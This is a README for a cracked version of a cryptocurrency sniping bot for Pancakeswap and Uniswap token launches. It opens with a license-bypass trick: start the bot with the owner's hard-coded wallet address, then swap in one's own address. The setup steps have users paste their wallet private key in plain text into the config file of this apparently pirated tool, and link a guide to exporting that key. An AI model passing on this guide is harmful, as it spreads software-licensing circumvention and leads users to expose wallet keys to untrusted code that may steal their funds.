# Aviddot Sniping Bot 2.6

## Introduction

Aviddot's Sniping Bot is one of the most popular sniping bots in the market. The 2.6 version is the last version with a known exploit that allows you to use the bot without paying for a license. The exploit is that if you start the bot with the owner's address and replace the address in the config file with your own (after the bot has already started), the bot will work fine. This exploit is fixed in versions 2.7 and up.

## Contents

# Setup

1. Right click on configfile.py and click 'Open with... ' (you can edit with Notepad or any other text editor, like Notepad++)

2. Add your ethereum/bsc personal key (*not* your seed phrase) at the bottom of the file between the quotation marks (") following my_pk.

   IMPORTANT: Don't replace the default wallet address just yet. You will change it after starting the bot. If you change it now, the bot will not start.

   ```
   my_address = '0x6b1cea1c27bbb1428978dc3c0423642fda404367'
   my_pk = ''
   ```

3. If you don't know your private key, you can obtain it by following this guide: https://metamask.zendesk.com/hc/en-us/articles/360015289632-How-to-Export%C2%ADa%20nAccou%20nt-Private-Key

4. Save configfile.py and start the bot

5. Once the bot has started, reopen configfile.py and replace the default wallet address with your own. You should place it between the quotation marks (") following my_address. Make sure to save configile.py again.

   NOTE: Your address should include both capital & lowercase letters. So, for example Ox6B1CeAlc27Bbb1428978dC3C0423642fDa404367 will work, whereas Ox6blcealc27bbb1428978dc3c0423642fda404367 will not. You can check www.bscscan.com for the version with capital letters.

# Features



## 1. Token address

Put the token address of the token you want to snipe here. Like your wallet address, this address should include both capital & lowercase letters.

## 2. BNB to trade

Amount of BNB you want the bot to snipe with. 1 unit = 1 BNB. You need to have BNB in your account (not wBNB).

## 3. Buy times

The number of times you want the bot to perform the buy action. Note that it will buy this many times the BNB or token amount you have put in, it will not buy in parts. Only use this if you think the price will not fluctuate much during the first seconds. It's a good idea to use it with 'Only buy if token is less than($)'.

## 4. PCS version or UNI version

Which version of Pancakeswap or Uniswap should the bot use to snipe. Make sure only 1 of the 4 options is selected.

### 5. Token amount to buy

Specifies what amount of tokens the bot should buy. You shouldn't use this unless you're sure of the price at which you can obtain the tokens.

### 6. How fast liquidity checking

The amount of time the bot waits per liquidity check. If this is set at 0ms, the bot will check liquidity in real time.

### 7. Only buy if price is less than ($)

This option places a limit to the maximum amount the bot will be willing to pay per token. It is useful when buy orders fail (due to too low slippage or GWEI) and for scam launches/IDOs which add very expensive tokens.

### 8. Max slippage

The maximum amount of slippage the bot will accept when processing transactions. If set to 100%, the bot will always accept a trade.

### 9. GWEI to use for trade

The amount of GWEI you want to use for a trade. When testing out the bot, you can keep this low (e.g. 10-15 GWEI), but for sniping it should be much higher. How much higher depends on the token, how many people you're competing with and your latency with the RPC. The fastest snipers use the highest GWEI and are only worth it when you're sniping with a lot of BNB.

### 10. Approve token before sniping

When this option is checked, the bot will approve the token before buying. It is not required, but is handy to use when the token-address is known in advance. It improves transaction turnaround time.

### 11. Token has liquidity when starting the bot

Only check this option when you know that the token you're sniping has liquidity in advance. This helps you avoid errors like pasting a wrong address in the bot. Having liquidity means that you're able to buy the token already when you start the bot.

### 12. Amount of threads

This setting can only be changed in the configfile.py, not the GUI. This is how many processes the bot will run. It won't buy multiple times, as the ETH/BSC network don't allow multiple transactions per wallet, so this is purely for performance (it's unlikely you will benefit from more than 1 thread).

### 13. Amount of seconds wait till sell after buying

The amount of seconds the bot will wait before initiating a sell transaction, even if the conditions for the sell are met instantly. This can be set to 0.

### 14. Sell when tokenprice is more than ($)

This option allows the bot to limit sell automatically at a predetermined price. Useful when combined with the limit buy option (see 7).

### 15. Sell when tokenprice is this much % higher than start

This option instructs the bot to automatically sell the tokens when a certain profit % has been reached. This is very useful for hands-off sniping. Note that actual profit may be lower due to slippage.

### 16. Custom slippage for selling

Allows you to set a custom slippage amount for the selling transaction. If left unchecked, the bot will use the default max slippage setting (see 8).

### 17. Let the bot sell when my loss is this much %

A stoploss feature, similar to the sell feature (see 15), but designed to protect you from excessive losses. Note that setting a stoploss may price you out before a token's price recovers, so use with caution.

### 18. Only sell token, don't buy

Causes the bot to ignore all buy settings. Useful when you've already purchased tokens and want to get rid of them.

### 19. Sell this many times

Causes the bot to split the sell transaction into multiple smaller transactions.

### 20. Force Buy

Causes the bot to immediately purchase the token for the amount of BNB set (see 2) at 100% slippage. This option uses the GWEI and gas settings you specified (see 8 & 25).

### 21. Force Sell

Causes the bot to immediately sell a certain % of the tokens in your wallet at 100% slippage. This option uses the GWEI and gas settings you specified (see 8 & 25).

### 22. Router URL

The URL of the router you want the bot to use. This should be http, not wss. By default, the bot comes with several router URLs built in with decent latency. For optimal latency, consider hosting your own node via QuikNode.

### 23. Check Latency

This will check the bot's latency to the currently selected node. The lower the latency, the better your sniper will perform.

### 24. Check All Latency

This will cause the bot to check its latency to all nodes, not just the currently selected one. Depending on how many nodes you've entered, this may take a while. This will also check whether some nodes are sending out-of-date data.

### 25. Max gas

Determines the maximum amount of gas the bot will be willing to spend per transaction. It's recommended to use a very high amount (e.g. 500000) so that the transaction won't fail due to running out of gas.

## Frequently Asked Questions (FAQ)

**Q: The bot responded late on a token launch, what's up?**

A: There are multiple potential causes to this. For example, if your latency with the server was very high, your snipes will be slow. In this case, consider getting a premium node or increasing slippage. Disabling the setting 'Buy when price is lower than' can also help.

**Q: What is GWEI and Max gas and why does it matter?**

A: A transaction requires a certain amount of gas to process. Nodes prefer processing transactions with higher gas prices. The full cost of a transaction is its gas price multiplied by the actual amount of gas it consumed (NOT the max gas it was allowed to consume). Thus, setting a high max gas will not make your transactions more expensive, it will just save them from being cancelled due to insufficient gas.

**Q: The bot purchased, but didn't sell. Why?**

A: This can happen when you've unchecked 13, 14, and 16. In this case, you will have to manually sell via the force sell button (see 20).

# Strategy

For a good snipe, you want to find a token launch with a lot of demand. The vast majority of token buyers don't utilize sniping bots, so you'll have an advantage over them. A great benchmark for the demand of a given token is the number of members in its telegram group. A good place to watch for upcoming IDOs is https://pinksale.finance/

# Common Errors

1. **"You can't use this bot, as your address is not allowed to run this bot. Or you have not pasted the address in the right way, please check the guide."**

This error happens when you attempt to start the bot with a non-default wallet address in the configfile.py

When starting the bot, the address should always be:

0x6b1cea1c27bbb1428978dc3c0423642fda404367

Replace it with your wallet address only *after* the bot has started.

2. **{'code': -32000, 'message': 'transaction underpriced'}**

Either your GWEI is too low or your max gas is too low.

3. **{'code': -32000, 'message': 'insufficient funds for gas* price+ value'}**

You didn't have enough BNB in your wallet for the trade.

4. **{'code': -32000, 'message': 'already known'}**

This is the error you get when the bot was trying to approve a token, but that token has already been approved. Usually happens when running multiple threads.

5. **SSL errors**

Can be caused by a problem with your OS time, internet, or VPN. Please make sure your OS time is set automatically, and not manually. Another possibility is that your anti-virus or firewall is blocking the bot.

6. **Fail with error TransferHelper: 'TRANSFER_FROM_FAILED'**

You've tried to sell a honeypot contract. This is a common scam, where only the owner of a token is allowed to sell it.